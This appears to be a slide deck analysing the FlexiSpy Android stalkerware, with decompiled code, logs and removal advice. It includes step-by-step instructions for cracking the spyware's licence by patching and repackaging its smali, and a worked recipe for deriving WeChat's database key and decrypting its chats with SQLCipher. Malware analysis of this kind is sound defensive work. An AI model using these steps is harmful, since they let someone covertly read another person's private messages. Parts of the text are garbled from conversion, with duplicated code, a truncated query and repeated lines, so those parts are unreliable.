184   invoke-direct {p0, p2}, Lcom/vvt/appengine/exec/ExecActivate;->isProductAlreadyActivated(Lcom/vvt/license/LicenseManager;)Z
185
186   move-result v4
187
188   if-eqz v4, :cond_1
189
190   .line 41
191   iget-object v4, p0, Lcom/vvt/appengine/exec/ExecActivate;->mOutput:Lcom/vvt/remotecontrol/output/RmtCtrlActivateOutputStatusMessage;
192
```

How to Bypass License

- Patch smali code in PrefIMCaptureSettings.smali for the class com.vvt.preference.PrefIMCaptureSettings. We patch the methods isXXXXXEnabled() to have their return value be true.



```
256     return v0
257 .end method
258
259 .method public isQQCaptureEnabled()Z
260     .locals 1
261
262     .prologue
263     .line 142
264     iget-boolean v0, p0, Lcom/vvt/preference/PrefIMCaptureSettings;:isQQCaptureEnabled:Z
265     const/4 v0, 0x1
266     return v0
267 .end method
268
269 .method public isSkypeCaptureEnabled()Z
270     .locals 1
271
272     .prologue
273     .line 74
274     iget-boolean v0, p0, Lcom/vvt/preference/PrefIMCaptureSettings;:isSkypeCaptureEnabled:Z
275     const/4 v0, 0x1
276     return v0
277 .end method
278
279 .method public isSnapchatCaptureEnabled()Z
280     .locals 1
281
282     .prologue
283     .line 138
284     iget-boolean v0, p0, Lcom/vvt/preference/PrefIMCaptureSettings;:isSnapchatCaptureEnabled:Z
285     const/4 v0, 0x1
286     return v0
287 .end method
288
289 .method public isTelegramCaptureEnabled()Z
290     .locals 1
291
292     .prologue
293     .line 110
294     iget-boolean v0, p0, Lcom/vvt/preference/PrefIMCaptureSettings;:isTelegramCaptureEnabled:Z
295     const/4 v0, 0x1
296     return v0
297 .end method
298
299 .method public isTelegramCaptureEnabled()Z
300     .locals 1
301
302     .prologue
303     .line 110
304     iget-boolean v0, p0, Lcom/vvt/preference/PrefIMCaptureSettings;:isTelegramCaptureEnabled:Z
305     const/4 v0, 0x1
306     return v0
307 .end method
```

Patch the functions isXXXXXEnabled() to make their return value is true.

How to Bypass License

- Patch the method `managemCapture` in the class `com.vvt.appengine.AppEngineHelper`. We only patch this method to enable IM capture, if you want to enable other spy functionality, you can find the related method in class `AppEngineHelper` and patch it. This method is used to manage IM capture, here we patch its local variables like `isXXXEnabled` and `isXXXSupported` as follows.

```
7272 .line 1375
7273 .restart local v36 # "isWhatsAppCaptureSupported":Z
7274 :cond 19
7275 const/16 v35, 0x1
7276
7277 goto/16 :goto_3
7278
7279 .line 1379
7280 .restart local v35 # "isWhatsAppCaptureEnabled":Z
7281 :cond 1a
7282 const/4 v8, 0x1
7283
7284 goto/16 :goto_4
7285
7286 .line 1380
7287 .restart local v8 # "isFacebookCaptureSupported":Z
7288 :cond 1b
7289 const/4 v7, 0x1
```

```
7272 .line 1375
7273 .restart local v37 # "isWhatsAppCaptureSupported":Z
7274 :cond 19
7275 const/16 v36, 0x0
7276
7277 goto/16 :goto_3
7278
7279 .line 1379
7280 .restart local v36 # "isWhatsAppCaptureEnabled":Z
7281 :cond 1a
7282 const/4 v9, 0x0
7283
7284 goto/16 :goto_4
7285
7286 .line 1380
7287 .restart local v9 # "isFacebookCaptureSupported":Z
7288 :cond 1b
7289 const/4 v8, 0x0
```

.....

```
7455 .restart local v19 # "isQQCaptureSupported":Z
7456 :cond 33
7457 const/16 v20, 0x1
7458
7459 goto/16 :goto_1d
7460
7461 .line 1445
7462 .restart local v20 # "isQQMessengerCaptureEnabled":Z
7463 :cond 34
7464 const/4 v11, 0x1
7465
7466 goto/16 :goto_1e
7467
7468 .line 1446
7469 .restart local v11 # "isHikeCaptureSupported":Z
7470 :cond 35
7471 const/4 v12, 0x1
```

Patch it.

.....

```
7455 .restart local v20 # "isQQCaptureSupported":Z
7456 :cond 33
7457 const/16 v21, 0x0
7458
7459 goto/16 :goto_1d
7460
7461 .line 1445
7462 .restart local v21 # "isQQMessengerCaptureEnabled":Z
7463 :cond 34
7464 const/4 v12, 0x0
7465
7466 goto/16 :goto_1e
7467
7468 .line 1446
7469 .restart local v12 # "isHikeCaptureSupported":Z
7470 :cond 35
7471 const/4 v13, 0x0
```

How to Bypass License

- Patch the six parts of smali code, one thing to note is that only the 3rd patch is located in client (classes.dex in 5002_-2.25.1_green.APK), other five patches are located in code in server(/data/misc/adn/maind.zip). The following is the steps of repackaging app.
 - Patch the 3rd smali code in classes.dex in APK file 5002_-2.25.1_green.APK, repackage the APK with apktool, then sign and reinstall it.
 - Patch the other five smali codes in classes.dex in jar file maind.zip, compress it and push it into the folder /data/misc/adn/ on the device.
 - Reboot the device.
- After patching the six parts of smali codes, we can bypass the license. For now, the patched spy app has an ability of spying IM.

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Spy on Skype for android

- FlexiSpy uses FileObserver to monitor changes in the main.db file. Generally, in INotify

```
SkypeObserverCenter.lastOwnerId = v1;
SkypeObserverCenter.this.mFxFireObserverWorker = new
SkypeObserverCenter.this.mFxFireObserverWorker.startW
.....
```

- Once a change is detected in the main.db file, the application starts executing SQL query.

- SQL query of getting the list of participants in a chat:
 - SELECT DISTINCT m.id, participant_count, participant_name FROM Chats GROUP BY (conv_dbid) ORDER BY m.id DESC*

```
public static ArrayList captureNewEvents(SQLiteDatabase arg15, long arg16, String arg18, long arg19, String arg21, ImParameters arg22, SQLiteDatabase arg23, boolean arg24, SQLiteDatabase arg25, String arg26) {
    if (SkypeCapturingHelper.LOGV) {
        FxLog.v("SkypeCapturingHelper", "captureNewEvents # ENTER... refid: " + arg16);
    }
    ArrayList v13 = new ArrayList();
    Cursor v3 = null;
    try {
        String v12 = SkypeCapturingHelper.getQueryStatement();
        if (SkypeCapturingHelper.LOGV) {
            FxLog.v("SkypeCapturingHelper", "captureNewEvents # query: " + v12);
        }
        v3 = arg15.rawQuery(v12, new String[] {arg16 + "", arg19 + ""});
        if (v3 != null) {
            v13 = SkypeCapturingHelper.keepConversation(arg15, v3, arg18, arg21, arg22, arg23, arg24, arg25, arg26);
        }
        else if (SkypeCapturingHelper.LOGD) {
            FxLog.d("SkypeCapturingHelper", "captureNewEvents # cursor is null");
        }
    } catch (Throwable v2) {
        label_79:
        if (v3 != null) {
            v3.close();
        }
        throw v2;
    } catch (Exception v11) {
        try {
            if (SkypeCapturingHelper.LOGE) {
                FxLog.e("SkypeCapturingHelper", "captureNewEvents err ", ((Throwable)v11));
            }
        } catch (Throwable v2) {
            goto label_79;
        }
        if (v3 == null) {
            goto label_58;
        }
        goto label_57;
    }
    if (v3 != null) {
        label_57:
        v3.close();
    }
    label_58:
    if (SkypeCapturingHelper.LOGV) {
        FxLog.v("SkypeCapturingHelper", "captureNewEvents # EXIT...");
    }
    return v13;
}

query: SELECT DISTINCT m.id, convo_id, chatmsg_status, chatmsg_type, m.type, body_xml,
m.timestamp, author, from_dispname, participant_count, participants,
displayname FROM Messages m LEFT JOIN Conversations conv ON m.convo_id =
conv.id LEFT JOIN (SELECT * FROM Chats GROUP BY (conv_dbid)) as c ON m.convo_id =
c.conv_dbid WHERE m.id > ? AND m.id <= ? AND (m.type IN (61, 63, 68, 70, 201, 202, 253, 254, 255))ORDER BY m.id DESC
```


Spy on Skype for android

- Copy the database file main.db in the folder /data/data/com.skype.raider/files/kevinlu0306/ to local disk and open it using SQLite Expert Personal tool. And execute the above SQL query, the result of query is the record that includes a tested chat message sent by me. The record includes chat message content, timestamp, chat message type, message sender, message participants, etc. In this test case, the chat message sent is “Test hahahaha”.

Database: main File: E:\android\security\flexispy\bin\analysis\skype\main.db SQLite library: sqlite3.dll 3.18.0 [FTS3 FTS4 FTSS RTREE] Style: Iceberg Classico

```
SQL: * <Untitled>
1 SELECT DISTINCT m.id, convo_id, chatmsg_status, chatmsg_type, m.type, body_xml, m.timestamp, author, from_dispname, participant_count, participants, displayname FROM
Messages m LEFT JOIN Conversations conv ON m.convo_id = conv.id LEFT JOIN (SELECT * FROM Chats GROUP BY (conv_dbid)) as c ON m.convo_id = c.conv_dbid WHERE m.id > 7 AND m
.id <= 7 AND (m.type IN (61, 63, 68, 70, 201, 202, 253, 254, 255)) ORDER BY m.id DESC
```

id	convo_id	chatmsg_status	chatmsg_type	type	body_xml	timestamp	author	from_dispname	participant_count	participants	displayname
(empty)	(empty)	(empty)	(empty)	(empty)	(empty)	(empty)	(empty)	(empty)	(empty)	(empty)	(empty)
1615	750	1	3	61	Test hahahaha	1494978622	kevinlu0306	Kevin Lu	2	kevinlu0306	Kevin Lu



Spy on Skype for android

- The method keepConversation()

```
private static ArrayList keepConversation(SQLiteDatabase arg53, Cursor arg54, String arg55, String arg56, ImParameters arg57, SQLiteDatabase arg58, boolean arg59, SQLiteDatabase arg60, String arg61) {
    ReqResult v43;
    Direction v33;
    if (SkypeCapturingHelper.LOGV) {
        FxLog.v("SkypeCapturingHelper", "keepConversation # ENTER...");
    }

    ArrayList v47 = new ArrayList();
    int v49 = 0;
    SimpleDateFormat v31 = new SimpleDateFormat("dd/MM/yy HH:mm:ss");
    if (arg54.moveToLast()) {
        if (!SkypeCapturingHelper.LOGV) {
            goto label_38;
        }

        FxLog.v("SkypeCapturingHelper", "keepConversation # ENTER While loop...");
        do {
            label_38:
            OwnerInfo v36 = SkypeCapturingHelper.getOwnerInfo(arg53, arg55, arg56);
            SkypeMessageData v7 = new SkypeMessageData();
            SenderInfo v45 = new SenderInfo();
            ConversationInfo v29 = new ConversationInfo();
            int v13 = arg54.getInt(arg54.getColumnIndex("id"));
            String v8 = arg54.getString(arg54.getColumnIndex("body_xml"));
            if (SkypeCapturingHelper.LOGV) {
                FxLog.v("SkypeCapturingHelper", "keepConversation # text (BODY_XML) : " + v8);
            }
            // v8="Test hahaha", it's the chat message tested.
            String v28 = arg54.getString(arg54.getColumnIndex("convo_id"));
            String v30 = arg54.getString(arg54.getColumnIndex("displayname"));
            int v26 = !arg54.isNull(arg54.getColumnIndex("chatmsg_type")) ? arg54.getInt(arg54.getColumnIndex("chatmsg_type")) : 0;
            if (v26 != 2 && v26 != 6 && v26 != 5) {
                String v44 = arg54.getString(arg54.getColumnIndex("author"));
                String v46 = arg54.getString(arg54.getColumnIndex("from_dispname"));
                int v52 = arg54.getInt(arg54.getColumnIndex("type"));
                long v14 = arg54.getLong(arg54.getColumnIndex("timestamp"));
                long v50 = v14 * 1000;
                String v32 = v31.format(new Date(v50));
                String v39 = arg54.getString(arg54.getColumnIndex("participants"));
                if (SkypeCapturingHelper.LOGV) {
                    FxLog.v("SkypeCapturingHelper", "keepConversation # chatMsgType: " + v26 + " type: " + v52 + " text: " + v8);
                }
            }
        } while (true);
    }
}
```

- The log file related to chat message is shown below.

```
V/SkypeCapturingHelper( 1308): (tid:78|SkypeCaptureThread) keepConversation # text (BODY_XML) : Test hahaha
V/SkypeCapturingHelper( 1308): (tid:78|SkypeCaptureThread) keepConversation # chatMsgType: 3 type: 61 text: Test hahaha
```

Spy on Skype for android

- The spyware could create a directory .skp_store in path /data/misc/adn/, it includes two sub-directories owner_profiles and user_profiles. The directory owner_profiles stores the profile files(image file format) of owner, and the directory user_profiles stores the profile files(image file format) of user(contacts).

```
root@hammerhead:/data/misc/adn/.skp_store/owner_profiles # ls -ls
total 808
-rw----- root    root      3050 2017-05-16 23:38 owner_1494977938817
-rw----- root    root      3050 2017-05-16 23:38 owner_1494977938845
-rw----- root    root      3050 2017-05-16 23:38 owner_1494977938862
-rw----- root    root      3050 2017-05-16 23:38 owner_1494977938899
-rw----- root    root      3050 2017-05-16 23:38 owner_1494977938923
-rw----- root    root      3050 2017-05-16 23:38 owner_1494977938961
-rw----- root    root      3050 2017-05-16 23:38 owner_1494977938978
-rw----- root    root      3050 2017-05-16 23:38 owner_1494977939019
```

```
root@hammerhead:/data/misc/adn/.skp_store/user_profiles # ls -ls
total 708
-rw----- root    root      1622 2017-05-16 23:38 user_profile_1494977939772
-rw----- root    root      1622 2017-05-16 23:38 user_profile_1494977939788
-rw----- root    root      1622 2017-05-16 23:38 user_profile_1494977939823
-rw----- root    root      1622 2017-05-16 23:38 user_profile_1494977939844
-rw----- root    root      1622 2017-05-16 23:38 user_profile_1494977939883
-rw----- root    root      1622 2017-05-16 23:38 user_profile_1494977939927
-rw----- root    root      1622 2017-05-16 23:38 user_profile_1494977939952
-rw----- root    root      1622 2017-05-16 23:38 user_profile_1494977939988
-rw----- root    root      1622 2017-05-16 23:39 user_profile_1494977940020
```

- The log of saving owner profiles and user profiles is shown below.

```
V/FileUtil( 1308): (tid:78|SkypeCaptureThread) saveFile # ENTER ...
V/FileUtil( 1308): (tid:78|SkypeCaptureThread) saveFile # path: /data/misc/adn/.skp_store/owner_profiles/owner_1494978633868
V/FileUtil( 1308): (tid:78|SkypeCaptureThread) saveFile # EXIT ...

V/FileUtil( 1308): (tid:78|SkypeCaptureThread) saveFile # ENTER ...
V/FileUtil( 1308): (tid:78|SkypeCaptureThread) saveFile # path: /data/misc/adn/.skp_store/user_profiles/user_profile_1494978633885
V/FileUtil( 1308): (tid:78|SkypeCaptureThread) saveFile # EXIT ...
```





Two Spy cases on Skype and WeChat

- Spy on Skype for android
- Spy on WeChat for android

Spy on WeChat for android

- There's a minor difference between spying Skype and spying Wechat. For Skype, its database file is not encrypted, FlexiSpy can directly monitor the database and execute SQL query to get the chat messages. But for Wechat, its database file is encrypted, FlexiSpy cannot directly execute SQL query to get the chat messages, so it's required to decrypt the database file before executing SQL query.



Spy on WeChat for android

- Like spying Skype, Flexispy monitors the database file in Wechat using FileObserver when spying Wechat. Additionally, it also monitors shared preference file system_config_prefs.xml.

```
private void startSystemConfigPrefFileObserver() {
    if (this.mSystemConfigPrefFileObserver == null) {
        if (WeChatObserver.LOGV) {
            FXLog.v("WeChatObserver", "startDatabaseMonitorWithDatabasePath # Start database (%s) monitoring", new Object[]{"data/data/com.tencent.mm/shared_prefs/system_config_prefs.xml"});
        }

        this.mSystemConfigPrefFileObserver = new SystemConfigPrefFileObserver(this, "data/data/com.tencent.mm/shared_prefs/system_config_prefs.xml");
        this.mSystemConfigPrefFileObserver.startWatching();
    }
    else {
        if (!WeChatObserver.LOGE) {
            return;
        }
        FXLog.e("WeChatObserver", "startDatabaseMonitorWithDatabasePath # Already running");
    }
}
```

- In the class com.vvt.capture.wechat.WeChatUtil, the method copyDatabaseToLocalFolderAndDecrypt is used to copy database file from private folder of Wechat to local folder, get the decryption key and then decrypt the database file that contains Wechat chat messages.

Spy on WeChat for android

- Find the full path of database. The folder name of current owner is a MD5 hash code ed539505124b60982bc82d875e61a2c0 that is calculated from md5("mm1028071100"). So the full path of the database file is /data/data/com.tencent.mm/MicroMsg/ed539505124b60982bc82d875e61a2c0/EnMicroMsg.db. The database file EnMicroMsg.db is the message database of Wechat and encrypted with AES algorithm.

```
public static String getCurrentOwner() {  
    if(WeChatCapturingHelper.LOGV) {  
        FxLog.v("WeChatCapturingHelper", "getCurrentOwner # ENTER...");  
    }  
  
    String v0 = null;  
    String v2 = WeChatUtil.getUin();  
    if(!FxStringUtils.isEmptyOrNull(v2)) {  
        try {  
            v0 = WeChatCapturingHelper.md5("mm" + v2);  
            if(!WeChatCapturingHelper.LOGV) {  
                goto label_25;  
            }  
  
            FxLog.v("WeChatCapturingHelper", "getCurrentOwner # currentOwner : %s", new Object[]{v0});  
        }  
        catch(Exception v1) {  
            if(!WeChatCapturingHelper.LOGE) {  
                goto label_25;  
            }  
        }  
    }  
}
```

Get uin from /data/data/com.tencent.mm/shared_prefs/system_config_prefs.xml, here uin is "1028071100".

v0 = md5("mm"+"1028071100") = "ed539505124b60982bc82d875e61a2c0"

Spy on WeChat for android

- How to decrypt message database EnMicroMsg.db?

```
label_52:
String v2 = LimitedWeChatUtil.getBusyboxPath(arg26);
String v13 = WeChatUtil.copyDatabaseToLocalFolder(v14, arg27, v2, arg29);
String v20 = Path.combine(arg26, "panzer");
if(!ShellUtil.isFileExisted(v20) {
    if(WeChatUtil.LOGG) {
        FxLog.e("WeChatUtil", "copyDatabaseToLocalFolderAndDecrypt # %s does not exists...", new Object[]{v20});
    }
    return v5;
}
```

```
if(FxStringUtil.isEmptyOrNull(v13) {
    goto label_196;
}
```

```
String v4 = WeChatUtil.getDecryptKey(arg28, v2);
if(FxStringUtil.isEmptyOrNull(v4) {
    goto label_196;
}
```

```
try {
    v19 = Shell.getRootShell();
    v19.exec(String.format("cd %s", v14));
    v19.exec(String.format("rm %s", v6));
    v19.exec(String.format("chmod 777 %s", v20));
    ArrayList v17 = new ArrayList();
    v17.add(String.format("%s %s", v20, v13));
```

```
v17.add(String.format("PRAGMA key = '%s'", v4));
v17.add("PRAGMA cipher_use_hmac = OFF;");
v17.add("PRAGMA cipher_page_size = 1024;");
v17.add("PRAGMA kdf_iter = 4000;");
v17.add("ATTACH DATABASE 'decrypted_database.db' AS decrypted_database KEY '':");
v17.add("SELECT sqlcipher_export('decrypted_database');");
v17.add("DETACH DATABASE decrypted_database;");
```

```
Iterator v11 = v17.iterator();
while(v11.hasNext()) {
    String v15 = v19.exec(v11.next());
    if(!WeChatUtil.LOGG) {
        continue;
    }
    FxLog.v("WeChatUtil", "copyDatabaseToLocalFolderAndDecrypt # out: " + v15);
}
```

```
v19.exec("exit");
```

```
private static String getDecryptKey(String arg9, String arg10) {
    String v3 = WeChatUtil.getUin();
    String v1 = null;
    if(!FxStringUtil.isEmptyOrNull(v3) {
        String v0 = String.format("%s echo -n %s | %s md5sum | %s cut -c -7", arg10, arg9, v3, arg10);
        if(WeChatUtil.LOGG) {
            FxLog.v("WeChatUtil", "getDecryptKey # command %s", new Object[]{v0});
        }
    }
}
```

```
/data/misc/adn/busybox echo -n [REDACTED]1028071100 | /data/misc/adn/busybox md5sum | /data/misc/adn/busybox cut -c -7
```

Spy on Wechat for android

- The algorithm of getting decryption key is shown below.

```
Decryption KEY = MD5(IMEI + UNI)[0:7]
Md5 = 5f834bde5191807f2812ff49eba5fe36
KEY = 5f834bd
```


- After getting the decryption key, Flexispy uses SQLCipher to decrypt the database file EnMicroMsg.db. The binary file /data/misc/adn/panzer is SQLCipher version 3.11.0 which is an open source extension to SQLite that provides transparent 256-bit AES encryption of database files. The SQL query of decrypting database in SQLCipher is shown below.

```
PRAGMA key = '5f834bd';
PRAGMA cipher_use_hmac = OFF;
PRAGMA cipher_page_size = 1024;
PRAGMA kdf_iter = 4000;
ATTACH DATABASE "decrypted_database.db" AS decrypted_database KEY "";
SELECT sqlcipher_export("decrypted_database");
DETACH DATABASE decrypted_database;
```

- The decrypted database file decrypted_database.db is located in folder /data/misc/adn/com.tencent.mm/.

Spy on WeChat for android

- The decrypted database of Wechat in SQLite Expert Personal tool.



- Next, the program could start reading the decrypted database decrypted_database.db, and execute SQL query to get chat message record.

```
public static ArrayList captureNewEvents(String arg9, long arg10, long arg12, SQLiteDatabase arg14, ImParameters arg15, SQLiteDatabase arg16, String arg17) {
    if(WeChatCapturingHelper.LOGV) {
        FxLog.v("WeChatCapturingHelper", "captureNewEvents # ENTER... refId: " + arg10);
    }
    ArrayList v7 = new ArrayList();
    Cursor v2 = null;
    if(arg14 != null) {
        try {
            v2 = arg14.rawQuery(WeChatCapturingHelper.getQueryStatement(), new String[]{arg10 + "", arg12 + ""});
            if(v2 != null) {
                v7 = WeChatCapturingHelper.keepConversation(arg14, arg9, v2, arg15, arg16, arg17);
            }
        } else {
            goto label_49;
        }
    }
}
```

execute SQL sentence to get chat message record.

SELECT msgId, m.msgSvrId, createTime, talker, m.content
ON m.talker = c.username LEFT JOIN chatroom ON
chatroomname = m.talker WHERE m.type
IN (1, 43, 48, 3, 34, 62) AND msgId > ? AND msgId <= ?
ORDER BY msgId DESC

Spy on WeChat for android

- The method keepConversation(): Get the chat message content.

```
private static ArrayList<WeChatData> keepConversation(SQLiteDatabase db, String writablePath, Cursor cursor, ImParameters imParameters, SQLiteDatabase avatarDatabase, String currentOwner) {
    ArrayList<WeChatData> dataList = new ArrayList();
    Direction direction = Direction.UNKNOWN;
    String senderId = null;
    SimpleDateFormat simpleDateFormat = new SimpleDateFormat("dd/MM/yy HH:mm:ss");
    LocationInfo locationInfo = null;
    if (cursor.moveToLast()) {
        if (LOGV) {
            FxLog.m82v(TAG, "keepConversation # ENTER While loop...");
        }
        do {
            ArrayList<String> participantArray;
            Iterator i$;
            OwnerInfo ownerInfo = getOwnerInfo(db, writablePath, avatarDatabase, currentOwner, imParameters.getAppLinuxUserId());
            WeChatData weChatData = new WeChatData();
            SenderInfo senderInfo = new SenderInfo();
            ConversationInfo conversationInfo = new ConversationInfo();
            ArrayList<Attachment> attachments = new ArrayList();
            boolean canAdd = true;
            int isSend = cursor.getInt(cursor.getColumnIndex(COLUMN_ISSEND));
            if (LOGV) {
                FxLog.m82v(TAG, "keepConversation # isSend:" + isSend);
            }
            if (isSend == 1) {
                direction = Direction.OUT;
            } else {
                direction = Direction.IN;
            }
            String text = cursor.getString(cursor.getColumnIndex("content"));
            String conversationId = cursor.getString(cursor.getColumnIndex(COLUMN_TALKER));
            String conversationName = cursor.getString(cursor.getColumnIndex(COLUMN_NICKNAME));
            int msgType = cursor.getInt(cursor.getColumnIndex("type"));
            long time = cursor.getLong(cursor.getColumnIndex(COLUMN_CREATE_TIME));
            long msgSvrId = cursor.getLong(cursor.getColumnIndex(COLUMN_MSGSVRID));
            String dateTime = simpleDateFormat.format(new Date(time));
            String memberList = cursor.getString(cursor.getColumnIndex(COLUMN_MEMBER_LIST));

            public String toString() {
                StringBuilder v2 = new StringBuilder();
                v2.append("\ntextRepresentation: " + this.textRepresentation);
                v2.append("\ntext: " + this.data);
                v2.append("\ndateTime: " + this.dateTime);
                v2.append("\nsender: " + this.senderInfo.getSenderId() + "|" + this.senderInfo.getSenderName());
                v2.append("\nconversation: " + this.conversationInfo.toString());
                Iterator v0 = this.participants.iterator();
                while (v0.hasNext()) {
                    v2.append("\nparticipant: " + v0.next().toString());
                }

                if (this.shareLocationData != null && this.shareLocationData.getLatitude() != 0) {
                    v2.append("\nlocation: " + this.shareLocationData.getLatitude() + "," + this.shareLocationData.getLongitude() + " name: " + this.shareLocationData.getPlaceName());
                }

                if (this.attachments != null && this.attachments.size() > 0 && this.attachments.get(0) != null) {
                    v2.append("\nattachments: " + this.attachments.get(0).getAttachmentName() + " " + this.attachments.get(0).getAttachmentPath());
                }

                v2.append("\nownerData: " + this.ownerData.toString());
                return v2.toString();
            }
        } while (true);
    }
}
```

Annotations in the code:

- Red arrow pointing to `getOwnerInfo(db, writablePath, avatarDatabase, currentOwner, imParameters.getAppLinuxUserId());`: Get ownerUid:[xxxxxx] and ownert
- Red arrow pointing to `WeChatData weChatData = new WeChatData();`: It's a customized class that formats data of chat.
- Red arrow pointing to `String text = cursor.getString(cursor.getColumnIndex("content"));`: Get the chat message content.

- The method toString() in the class WechatData, which includes chat message text, timestamp, sender, participant(receiver),etc.

Spy on WeChat for android

- We can see the chat message text is “\$\$\$ testwechat” tested by me in the log file .

```
V/WeChatCapturingHelper( 1308): (tid:83|WeChatCaptureThread) keepConversation # msgType: 1, text: $$$ testwechat, msgSvrId: 4142047058102555392, isGroupChat: false
```

```
I/WeChatCapturingHelper( 1308): (tid:83|WeChatCaptureThread) Adding WeChatData:
I/WeChatCapturingHelper( 1308): textRepresentation: 1
I/WeChatCapturingHelper( 1308): text: $$$ testwechat
I/WeChatCapturingHelper( 1308): dateTime: 17/05/17 06:35:35
I/WeChatCapturingHelper( 1308): sender: ██████████|██████████
I/WeChatCapturingHelper( 1308): conversation: ConversationInfo { Name: 宋, Id: wxid_6351103510513, PicturePath: null, Status: null }
I/WeChatCapturingHelper( 1308): participant: Participant { Name: 宋, Uid: wxid_6351103510513, Contact: null, Status: null, PicPath: }
I/WeChatCapturingHelper( 1308): ownerData: OwnerInfo { Name: ██████████, Uid: ██████████, Contact: null, ProfilePicPath: , Status: null, token: null }
```

Spy on WeChat for android

- The following is the list of app spy supported by FlexiSpy for android
- We can see the IM apps supported includes Facebook, Hangouts, Skype, Snapchat, Telegram, Tinder, Viber, WhatsApp, WeChat software. Besides, FlexiSpy for android can spy on camera, calendar, etc.

- capture
 - audio
 - browserurl
 - calendar
 - callog
 - callrecorder
 - camera
 - chrome
 - core
 - email
 - facebook
 - hangouts
 - hike
 - instagram
 - kik
 - line
 - location
 - mms
 - password
 - qq
 - simchange
 - skype
 - sms
 - snapchat
 - telegram
 - tinder
 - viber
 - wa
 - wallpaper
 - wechat
 - yahoo

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io, chrome,

Agenda

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Summary

- FlexiSpy for android is all-in-one spyware and designed sophisticatedly and very complicated. The spy app supports full IM tracking, VoIP call recording& live call interception, it also can spy on messages, GPS, Multimedia, Internet, Applications, etc.
- In order to support all spy features, it's required that the android device has been rooted.
- The spy app setups the startup script. When the device is rebooted, the startup script could be executed to start some daemon processes.
- Generally, in IM software on mobile device the chat messages are stored as database file. Some databases might not be encrypted like Skype app, it's easy to execute some SQL queries to gain the sensitive info related to chat message after rooting the android device. Other databases might be encrypted like WeChat app, it seems that it's more secure, but the private key is still calculated via reversing engineering the IM app. Once the private key is got, you can decrypt the database using it.

Summary

- Even when I uninstalled FlexiSpy for android app (package: com.flexispyspy) activity is always ongoing. I tested Skype and WeChat app after “com.android.systemupdate”, it’s still successful to monitor the activity.
- The working directory of FlexiSpy is /data/misc/adn/. The file fx.log is in the directory /data/misc/adn/. The file fx.log is in the directory /data/misc/adn/.
- For normal users, if you found the file fx.log in the directory /data/misc/adn/ on an android device is being spied by FlexiSpy for android, you can uninstall FlexiSpy.

- Uninstall FlexiSpy
- Remove FlexiSpy files from /system
- Remove FlexiSpy files from /data

```
root@hammerhead:/data/dalvik-cache # ls -l
-rw-r--r-- system all_a14 10866064 2017-05-16 23:11 data@app@com.android.vending-1.apk@classes.dex
-rw-r--r-- system all_a7 5474536 2017-05-16 23:08 data@app@com.google.android.gms-1.apk@classes.dex
-rw-r--r-- system all_a62 7375568 2017-05-16 23:12 data@app@com.google.android.play.games-1.apk@classes.dex
-rw-r--r-- system all_a77 10102768 2017-05-16 23:12 data@app@com.skype.raider-1.apk@classes.dex
-rw-r--r-- system all_a78 15315696 2017-05-17 05:55 data@app@com.tencent.mm-1.apk@classes.dex
-rw-r--r-- system all_a76 320128 1970-09-13 13:54 data@app@de.robv.android.xposed.installer-1.apk@classes.dex
-rw-r--r-- root root 322376 2017-05-16 00:36 data@data@de.robv.android.xposed.installer@bin@XposedBridge.jar@classes.dex
-rw-r--r-- radio radio 957464 2017-05-16 00:42 data@misc@adn@callmgr.zip@classes.dex
-rw-r--r-- root root 957464 2017-05-16 00:42 data@misc@adn@callmon.zip@classes.dex
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-rw-r--r-- system system 798160 2017-05-16 00:42 data@misc@adn@psysd.zip@classes.dex
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-rw-r--r-- system u0_a31002 803896 1970-09-13 13:29 system@app@Bluetooth.apk@classes.dex
-rw-r--r-- system all_a25 5069320 1970-09-13 13:29 system@app@Books.apk@classes.dex
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total 100220
-rw-rw-rw- root root 20784 2017-05-16 00:42 5002
